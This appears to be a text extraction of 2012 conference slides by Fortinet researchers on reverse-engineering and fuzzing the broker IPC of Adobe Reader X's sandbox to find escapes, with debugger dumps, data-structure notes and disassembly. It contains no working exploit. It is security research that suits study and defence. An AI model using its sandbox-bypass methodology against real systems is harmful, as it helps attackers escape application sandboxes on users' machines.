



March 14-16, 2012

NH Grand Krasnapolsky Hotel
Amsterdam, Netherlands



BREEDING SANDWORMS:

HOW TO FUZZ YOUR WAY OUT OF ADOBE READER X'S SANDBOX

Who we are

- Research and Analysis: Zhenhua(Eric) Liu
Vulnerability Researcher
zhliu@fortinet.com
- Contributor and Editor: Guillaume Lovet
Sr Manager of Fortinet's EMEA Threat
Research and Response Center
glovet@fortinet.com

Huge number of vulnerabilities been found

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
1999	1		1	1											
2000	1		1	1											
2001	1														
2002	7	1								1		1			
2003	5		3	1											
2004	6		5	4											
2005	16	4	9	4								1			
2006	31	4	10	3	1	1	4			2	1	3		1	
2007	35	5	10	6	1		9		1	2	3	2	2		4
2008	64	5	26	12	2		12			4	3	2	1		5
2009	95	29	64	32	19		8	2		2	4	2			8
2010	207	121	177	100	106		7	1		4	4	1			19
2011	202	100	162	132	92		14		1	5	6	7	1		3
2012	22	16	18	13	16		2			2					
Total	693	285	486	309	237	1	56	3	2	22	21	19	4	1	39
Adobe vulnerabilities history in CVE. http://www.cvedetails.com/vendor/53/Adobe.html										3.2	3.0	2.7	0.6	0.1	

Huge number of vulnerabilities been found



Tavis Ormandy
@taviso

 Follow


Adobe patched around 400 unique vulnerabilities I had sent them in APSB11-21 as part of an ongoing security audit. Not a typo.

Big Fan of you,
Mr. Ormandy



How many of them can compromise Adobe Reader X?

Since its launch in November 2010, we have not seen a single successful exploit in the wild against Adobe Reader X.



The screenshot shows a blog post from the Adobe Secure Software Engineering Team (ASSET) Blog. The title is "Flash Player Sandboxing is Coming to Firefox". The author is Peleus Uhley. The post is dated May 6, 2012. The content discusses the launch of a public beta for the new Flash Player sandbox (aka "Protected Mode") for Firefox. It mentions that the design is similar to what Adobe delivered with Adobe Reader X and that it follows the same Practical Windows Sandboxing approach. The post also mentions that the Flash Player Protected Mode for Firefox 4.0 or later will be supported on Windows 7. A blue arrow points from the text box on the left to the highlighted text in the blog post.

Adobe

adobe.com

Adobe Secure Software Engineering Team (ASSET) Blog /

Flash Player Sandboxing is Coming to Firefox

Peleus Uhley

CanSecWest (1) Firefox (1)

Flash Player (2) Mozilla (1)

Protected mode (2) sandbox (2)

Priority (9)

May 6, 2012

Peleus here. In December of 2010, I wrote a [blog post](#) describing the first steps towards sandboxing Flash Player in Google Chrome. In the blog, I stated that the Flash Player team would explore bringing sandboxing to other browsers. We then spent 2011 buried deep within Adobe laying the groundwork for several new features.

Today, Adobe has launched a [public beta](#) of our new Flash Player sandbox (aka "Protected Mode") for Firefox. The design of this sandbox is similar to what Adobe delivered with Adobe Reader X and follows the same [Practical Windows Sandboxing](#) approach. Like the [Adobe Reader X sandbox](#), Flash Player Protected Mode is a highly restricted process that must communicate through a broker to limit its privileges. The process is restricted with the same job limits and privilege restrictions as the Adobe Reader Protected Mode implementation. Adobe Flash Player Protected Mode for Firefox 4.0 or later will be supported on Windows 7. We would like to thank the Mozilla team for assisting us with some of the more complex integration bugs. For Flash Player, this is the next evolutionary step in protecting our customers.

Sandboxing technology has proven very effective in protecting users by increasing the cost and complexity of effective exploits. For example, since its launch in November 2010, we have not seen a single successful exploit in the wild against Adobe Reader X. We hope to see similar results with the Flash Player sandbox for Firefox when a new version is released later this year. In the meantime, please help us get these protections out to the community as soon as possible by volunteering to [download our beta](#) and help test. Information on known bugs, configuration options, and other information can be found on Adobe Labs in the ["Getting Started"](#) section.

P.S.: I will be speaking at CanSecWest on this and other exciting topics. I hope to see everyone there.

All because of Protected Mode (SandBox)

Adobe Reader X Protected Mode mitigations would prevent an exploit of this kind from executing.

CVE number: CVE-2011-2462

Platform: All

SUMMARY

A critical vulnerability has been identified in Adobe Reader X (10.1.1) and earlier versions for Windows and Macintosh, Adobe Reader 9.4.6 and earlier 9.x versions for Linux, and Adobe Acrobat X (10.1.1) and earlier versions for Windows and Macintosh. This vulnerability (CVE-2011-2462) could cause a crash and potentially allow an attacker to take control of the affected system. There are reports that the vulnerability is being actively exploited in limited, targeted attacks in the wild against Adobe Reader 9.x on Windows.

Adobe Reader X Protected Mode and Adobe Acrobat X Protected View would prevent an exploit of this kind from executing.

Adobe recommends users of Adobe Reader X (10.1.1) and earlier versions for Windows and Macintosh update to Adobe Reader X (10.1.2). Adobe recommends users of Adobe Acrobat X (10.1.1) for Windows and Macintosh update to Adobe Acrobat X (10.1.2). For more information please refer to Security Bulletin APSB12-01. Adobe recommends users of Adobe Reader 9.4.6 and earlier 9.x versions for Linux update to Adobe Reader 9.4.7. For more information, see Security Bulletin APSB11-30.

Adobe Reader X Protected Mode mitigations would prevent an exploit of this kind from executing.

CVE number: CVE-

SUMMARY


Platform: All Plat

A critical vulnerability has been identified in Adobe Reader X (10.x and 9.x versions for Windows and Macintosh operating systems. This vulnerability (CVE-2011-0611), as referenced in Security Advisory APSA11-01, could cause a crash and potentially allow an attacker to take control of the affected system. There are reports that this vulnerability is being exploited in the wild in targeted attacks via a Flash (.swf) file embedded in a Microsoft Excel (.xls) file delivered as an email attachment. At this time, Adobe is not aware of attacks targeting Adobe Reader and Acrobat. Adobe Reader X Protected Mode mitigations would prevent an exploit of this kind from executing.

CVE-2011-0611, is being actively exploited in the wild against both Adobe Flash Player, and Adobe Reader and Acrobat, as well as via a Flash (.swf) file embedded in a Microsoft Word (.doc) or Microsoft Excel (.xls) file delivered as an email attachment targeting the Windows platform. Adobe Reader X Protected Mode mitigations would prevent an exploit of this kind from executing.



How Hard Actually?



<http://blogs.adobe.com/asset/files/2010/11/Win7-Sandbox-Exploit-Steps.png>



Agenda


- Introduce to the Adobe Reader X Protected Mode
- The SandBox implementation
- Fuzz Broker APIs
- Bypass the Challenge
- Demo
- Conclusions and Future Work

Documentation


- The most complete and authoritative documentation one can find about Adobe Reader Protect Mode is the series of blogs written by **Kyle Randolph from ASSET**.



Sandbox INTERNALS from ASSET's blog



Blood and Sand: At the heart of Adobe Reader's sandbox



<http://blogs.adobe.com/asset/files/2010/11/Sandbox-and-Broker-Process-IPC.png>

Possible Avenues to Achieve Attack

- Attacks From Kernel Land
- Attacks From User Land
 - Broker API Attack Surface
 - Policy Engine
 - IPC Frame Work
 - Named Object Squatting Attacks
 - Plug-in that not been sandboxed.
 - And more... which will be discovered by you.

Attacks From Kernel Land

PROCESS 824533f8 SessionId: 0 Cid: 0d34 Peb: 7ffdf000 ParentCid: 0d0c

DirBase: 077c02a0 ObjectTable: e21c9300 HandleCount: 132.

Image: AcroRd32.exe

kd> !process 824533f8 1

PROCESS 824533f8 SessionId: 0 Cid: 0d34 Peb: 7ffdf000 ParentCid: 0d0c

DirBase: 077c02a0 ObjectTable: e21c9300 HandleCount: 132.

Image: AcroRd32.exe

VadRoot 82336090 Vads 134 Clone 0 Private 2676. Modified 19. Locked 0.

DeviceMap e18aa920

Token

e10c84d0

ElapsedTime

00:00:11.921

UserTime

00:00:00.687

KernelTime

00:00:00.859

QuotaPoolUsage[PagedPool] 162204

QuotaPoolUsage[NonPagedPool] 5384

Working Set Sizes (now,min,max) (5886, 50, 345) (23544KB, 200KB, 1380KB)

PeakWorkingSetSize 6016

VirtualSize 99 Mb

PeakVirtualSize 101 Mb


PageFaultCount 8715

MemoryPriority BACKGROUND

Can we **subvert** the token pointer?

Motivations and Questions

“An example is the dialog that confirms if the user really wants to disable Protected Mode”



Hello from our old friend.

We start from `hello` for respective.

Audit Target

- 1: Are there logic flaws, or weaknesses, that could be leveraged to circumvent restrictions?
- 2: Are there memory corruption vulnerabilities?

The strategy for reversing 1

- Find “thread_provider_->RegisterWait”
- Find function “ThreadPingEventReady” and the important parameter “service_context”.
- Find IPC message dispatch mechanism through ThreadPingEventReady, and then find the entire IPC handler functions.

Important data structures

```
RegisterWaitForSingleObject(&pool_object,  
                             waitable_object,  
                             callback,  
                             context,  
                             INFINITE,  
                             WT_EXECUTEDefault  
)
```

Important data structures

service_context:

- +0h Ping handle
- +4h pong handle
- +8h channel_size
- **+Ch channel_buffer**
- +10h shared_base
- +14h channel
- **+18h dispatcher**
- +1Ch target_info

The result

Memory - "C:\Program Files\Adobe\Reader 10.0\Reader\AcroRd32..."

Virtual: 00ac5d70+6c Display format: Byte Previous Next

00ac5ddc	f0 4d ac 00 f0 4d ac 00 f0 4d ac 00 f0 4d ac 00	.M...M...M...M...
00ac5dec	38 65 ac 00 a8 5b ac 00 a8 5b ac 00 a8 5b ac 00	8e...[...[...[...
00ac5dfc	a8 5b ac 00 a8 5b ac 00 98 68 ac 00 98 68 ac 00	[...[...h...h...
00ac5e0c	b8 68 ac 00 b8 68 ac 00 58 69 ac 00 00 00 00 00	h...h...Xi.....
00ac5e1c	00 00 00 00 58 86 ac 00 58 86 ac 00 78 86 ac 00	...X...X...x...
00ac5e2c	78 86 ac 00 58 69 ac 00 58 69 ac 00 78 53 ac 00	x...Xi...Xi...xS...
00ac5e3c	78 53 ac 00 78 53 ac 00 78 53 ac 00 78 53 ac 00	xS...xS...xS...xS...
00ac5e4c	78 53 ac 00 78 53 ac 00 58 69 ac 00 00 00 00 00	xS...xS...Xi.....
00ac5e5c	58 69 ac 00 58 69 ac 00 58 69 ac 00 58 69 ac 00	Xi...Xi...Xi...Xi...
00ac5e6c	58 69 ac 00 58 69 ac 00 58 69 ac 00 58 65 ac 00	Xi...Xi...Xi...Xe...
00ac5e7c	58 65 ac 00 58 65 ac 00 58 69 ac 00 f8 77 ac 00	Xe...Xe...Xi...v...
00ac5e8c	f8 77 ac 00 f8 77 ac 00 f8 77 ac 00 f8 77 ac 00	v...w...w...w...
00ac5e9c	f8 77 ac 00 f8 77 ac 00 f8 77 ac 00 f8 77 ac 00	v...w...w...w...
00ac5eac	f8 77 ac 00 58 69 ac 00 58 69 ac 00 58 69 ac 00	v...Xi...Xi...Xi...
00ac5ebc	18 7b ac 00 18 7b ac 00 58 69 ac 00 58 69 ac 00	{...{...Xi...Xi...
00ac5ecc	58 69 ac 00 58 69 ac 00 58 69 ac 00 58 69 ac 00	Xi...Xi...Xi...Xi...
00ac5edc	58 69 ac 00 58 69 ac 00 58 69 ac 00 58 69 ac 00	Xi...Xi...Xi...Xi...
00ac5eec	00 00 00 00 00 00 00 00 00 00 00 00 00 00
00ac5efc	58 9e ac 00 58 9e ac 00 58 9e ac 00 58 9e ac 00	X...X...X...X...

Memory - "C:\Program Files\Adobe\Reader 10.0\Reader\AcroRd32..."

Virtual: 00ac8658 Next Display format: Byte Previous

00ac8658	08 14 4d 00 78 01 ac 00 30 6a ac 00 a8 6a ac 00	.M.x...0j...j...
00ac8668	a8 6a ac 00 70 5d ac 00 04 00 04 00 21 01 08 00	j...p].....!
00ac8678	b8 12 4d 00 78 01 ac 00 98 86 ac 00 10 87 ac 00	.M.x.....
00ac8688	10 87 ac 00 70 5d ac 00 10 00 04 00 3d 01 08 00	...p]....."
00ac8698	17 00 00 00 01 00 00 00 02 00 00 00 04 00 00 00
00ac86a8	02 00 00 00 02 00 00 00 02 00 00 00 02 00 00 00
00ac86b8	02 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00
00ac86c8	00 00 00 00 00 00 00 00 50 66 46 00 18 00 00 00PfF.....
00ac86d8	01 00 00 00 02 00 00 00 08 04 00 00 00 00 00 00
00ac86e8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00ac86f8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00ac8708	00 00 00 00 00 00 6b 46 10 00 10 00 0d 01 08 00kF.....
00ac8718	3c 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00	<.....
00ac8728	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

The strategy for reversing 2

- find out the “HOOK” function first, then enumerate entire broker IPC by “xrefs” function of IDApro. (for Client API)
- Characteristic string like “AcroWinMainSandbox”. (for Client API)
- Search pattern strings in .data section of file “AcroRd32.exe”. (for handler API)

You are so beautiful


```
.rdata:004B4014 ; char aAcrowinmainSan[]
.rdata:004B4014 aAcrowinmainSan db 'AcroWinMainSandbox',0
.rdata:004B4014 ; DATA XREF: SandBox_init:loc_40EFB6f0
.rdata:004B4027 align 4
.rdata:004B4028 dd offset unk_40842C
.rdata:004B402C off_4B402C dd offset sub_4238D0 ; DATA XREF: sub_40F0EF+A7f0
.rdata:004B4030 dd offset sub_416490
